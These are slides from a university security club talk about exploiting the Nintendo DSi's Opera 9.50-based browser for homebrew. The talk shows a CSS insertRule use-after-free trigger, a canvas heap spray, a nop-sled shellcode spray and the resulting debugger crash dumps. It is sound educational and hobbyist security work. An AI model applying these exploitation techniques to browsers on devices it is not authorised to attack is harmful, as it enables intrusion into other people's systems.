SP2023 Week 05 • 2023-02-26

# DSi Browser Hacking

Nathan

# Announcements

- Scavenger Hunt with WiCyS (**2023-03-04**)
  - Come join us for a fun social with WiCyS! There will be pizza and prizes :)
  - Sign-up link: https://forms.gle/TS6mmEye1MegZ5CP8

- ICSSP Informational Meeting (**2023-03-02**)
  - Scholarship and government internship opportunity
  - 5pm @ Siebel CS 2405

ctf.sigpwny.com

sigpwny{nintendont_sue_me_plz}

# What is the DSi?

- Nintendo handheld
- Successor to DS
- Released Nov 2004


https://en.wikipedia.org/wiki/Nintendo_DSi#/media/File:Nintendo-DSi-BI-Open.jpg

# What is the DSi?

- Plays cartridge games and downloadable content
- Has some system apps, including download play, pictochat, and web browser


https://www.nintendo.co.uk/Support/Nintendo-DSi-XL-/Basic-setup-and-use/Nintendo-DSi-Browser/Basic-information/Basic-information-241655.html


# Why hack the DSi?

- Because it’s fun/hard
- Homebrew
- Dumping games you own
- Modding said games
- ~~Piracy~~ (illegal don’t do)


https://www.reddit.com/r/itrunsdoom/comments/fm4ps3/a_nintendo_dsi_with_homebrew_runs_doom/

# Why did I want to hack the DSi?

Cursed UIUCTF chal of course




# The target

- DSi browser
- Not previously hacked
- Based on Opera 9.50, released June 2008
- Supports (very old) javascript, html, css, renders different image formats


https://www.maban.co.uk/73/

# Mitigations

- No mitigations!
- We can write shellcode to stack
- Stack buffer overflows are back on the menu
- Use after frees would be easy to exploit


https://www.maban.co.uk/73/

# Our resources


- melonDS supports emulating wifi! and the browser! :O
- melonDS has an experimental gdb stub
  - can debug crashes
- No browser source or symbols :(


# Let’s look for similar approaches


- 3ds browser exploit validityhax writeup by MrNbaYoh suggests sending the 3ds Webkit’s “LayoutTests”
  - Layout tests are a collection of HTML files
  - Like unit tests for webkit
  - Might have regression tests

# Initial LayoutTest strat

- Write flask server which sends a layout test in an iframe
- Website auto reloads page to get next test
- Spin up N emulators to get tests in parallel



# Initial LayoutTest strat





# LayoutTest strat success?

- Got crashes!
- None seem “interesting”
  - Lots of null ptr derefs (not exploitable)
  - Some weird crashes, but underlying problem isn’t obvious from layout test
- Understanding crash would take lots and lots of rev work

# New strategy

- DSi browser is based off of opera 9.50
- Can we find a windows/linux build?
- Can we hack on window/linux build and then hack DSi with same exploit?



# Google-fu? Try wayback-fu

- Use wayback machine to look at opera website for downloads
- Downloads don’t work, but now we know filename
- Google for “Opera_950_in_Setup.exe”
- Miraculously, find living ftp mirrors

## Index of /pub/cpatch/o/opera/source/

| | | |
|---|---|---|
| ../ | | |
| 00_index.txt | 15-Dec-2008 16:00 | 807 |
| o721_3211_rc1.exe | 05-Oct-2003 16:00 | 3400712 |
| opera854usbtw.zip | 12-Apr-2006 16:00 | 4063245 |
| opera951_usb_int.zip | 03-Jul-2008 16:00 | 9686771 |
| opera963_usb_int.zip | 17-Dec-2008 16:00 | 8816098 |
| opera_9.22.exe | 20-Jul-2007 16:00 | 6572680 |
| opera_950_in_setup.exe | 11-Jun-2008 16:00 | 8926832 |
| opera_951_in_setup.exe | 01-Jul-2008 16:00 | 8904808 |
| opera_960_in_setup.exe | 06-Oct-2008 16:00 | 7442344 |
| opera_961_in_setup.exe | 19-Oct-2008 16:00 | 7441464 |
| opera_962_in_setup.exe | 28-Oct-2008 16:00 | 7454200 |
| opera_963_in_setup.exe | 14-Dec-2008 16:00 | 9028736 |

# The breakthrough

- Wine has heap debugging tools in addition to a gdb debugging interface

- WINEDEBUG=warn+heap WINEPREFIX=$HOME/.wine32 WINEARCH=win32 winedbg --gdb opera.exe

- Run it through the layout tests again!

# The UAF

- Wine heap debugging catches a UAF read
- Originally thought was non-exploitable null deref

```
Unhandled exception: page fault on read access to 0xfeeefef2 in 32-bit code (0x6
Register dump:
 CS:0023 SS:002b DS:002b ES:002b FS:006b GS:0063
 EIP:678e8750 ESP:0031f06c EBP:0031f0e8 EFLAGS:00010286(  R- --  I S - -P- )
 EAX:feeefeee EBX:026e5708 ECX:0265dfb0 EDX:00000000
 ESI:02574b40 EDI:02574b28
Stack dump:
```

# The Bug

```
mediaRule.insertRule(".test2 { color: blue; }", mediaRule.cssRules.length);

// mediaRule.cssRules.length is now 1

try {
   // fails with syntax error and throws exception
   mediaRule.insertRule("@media screen { p { color: red; } };", mediaRule.cssRules.length);
} catch (e) {

}

// mediaRule.cssRules.length is now 2 O.o
// refreshing page causes the crash
```

# Exploitation

- We would like to do something other than read from freed memory

- No source
  - Don’t know what is freed or how to manipulate it

# GUESS GOD

- Play around with corrupted objects, observe results

```
// empty mediaRule.cssRules
mediaRule.deleteRule(0);
mediaRule.deleteRule(0);

// accessing this property causes jump to 0xfeeefeee
mediaRule.cssRules.length;
```

# Control the jump

- Can use gdb to find size of malloc chunk. Look back a couple words at heap metadata
- Now we spray javascript objects of the same size
- Modern exploits like to use Float32Array, but that's too new
- str2hax wii exploit uses canvas objects

# Control the jump

- Spray canvas of size width = 0x50 / 4, height = 1
- Fill pixels in with rgba = 0x41414141
- Trial and error number of canvases

```
Unhandled exception: page fault on read access to 0x41414149 in 32-bit code (0x6
Register dump:
 CS:0023 SS:002b DS:002b ES:002b FS:006b GS:0063
 EIP:67bd5ac3 ESP:0031e6f8 EBP:0031e708 EFLAGS:00010202(  R- --  I   - - - )
 EAX:41414141 EBX:025d3288 ECX:027b38c8 EDX:0031e738
 ESI:024f0b60 EDI:67c0cee4
Stack dump:
0x0031e6f8:  025d3288 67c0cf0f 024f0b60 00000164
0x0031e708:  0031e860 67933f69 00000164 0031e738
0x0031e718:  027d0fb0 028289b8 027d0fb0 02565f94
0x0031e728:  025297d0 028289b8 028289b8 0000015f
0x0031e738:  027d0fb0 0031e74c 00000000 00000000
0x0031e748:  00000003 025297e4 025d3288 0000016a
Backtrace:
=>0 0x67bd5ac3 EntryPoint+0x17391d() in opera (0x0031e708)
  1 0x67933f69 EntryPoint+0xffffffff() in opera (0x0031e860)
  2 0x67936837 EntryPoint+0xffffffff() in opera (0x0031ee9c)
  3 0x67956ed5 EntryPoint+0xffffffff() in opera (0x0031f1f0)
  4 0x67959206 EntryPoint+0xffffffff() in opera (0x0031f2d0)
  5 0x678cb72f EntryPoint+0xffffffff() in opera (0x0031f32c)
  6 0x678b9b3c EntryPoint+0xffffffff() in opera (0x0031f3e8)
  7 0x678ee977 EntryPoint+0xffffffff() in opera (0x01b647d8)
  8 0x00000000 (0x00138e70)
0x67bd5ac3 EntryPoint+0x17391d in opera: call   *0x8(%eax)
Modules:
```

# Add shellcode

- Create a huge nop sled string with our payload at bottom
- Gets put at a fairly consistent address which we can spray instead of 0x41414141

```
var nops = "\u2051\ubc02";
while (nops.length < 0x10000) {
  nops += nops;
}

// spray nop sleds and shellcode
var a = new Array();
for (var i = 0; i < 0x4; i++) {
  a[i] = nops + shellcode;
}
```

# What shellcode to use?

- minitwlpayload can be compiled to shellcode which will load boot.nds from sd card and run it

- boot.nds can be any homebrew

# Hacked!

# Takeaways

- Not well suited for a UIUCTF chal :(
  - Took a little longer than a weekend
- You can do this too
  - All techniques are from pwn 1-4
  - Literally didn’t rev anything
  - Just need time and will power

# What's next

- 3ds browser hacked soon
- switch hardware hack next
- switch browser + kernel later

# Thanks

- My brother, Matthew
  - It’s his DSi
  - … and his 3ds
- Anusha + Ankur for believing in me

# Next Meetings

2023-03-02 - **This Thursday**

- Quantum Computation with George

2023-03-04 - **Next Saturday**

- Scavenger Hunt with WiCyS

2023-03-05 - **Next Sunday**

- Fuzzing with Richard and Juniper

sigpwny{nintendont_sue_me_plz}

SIGPwny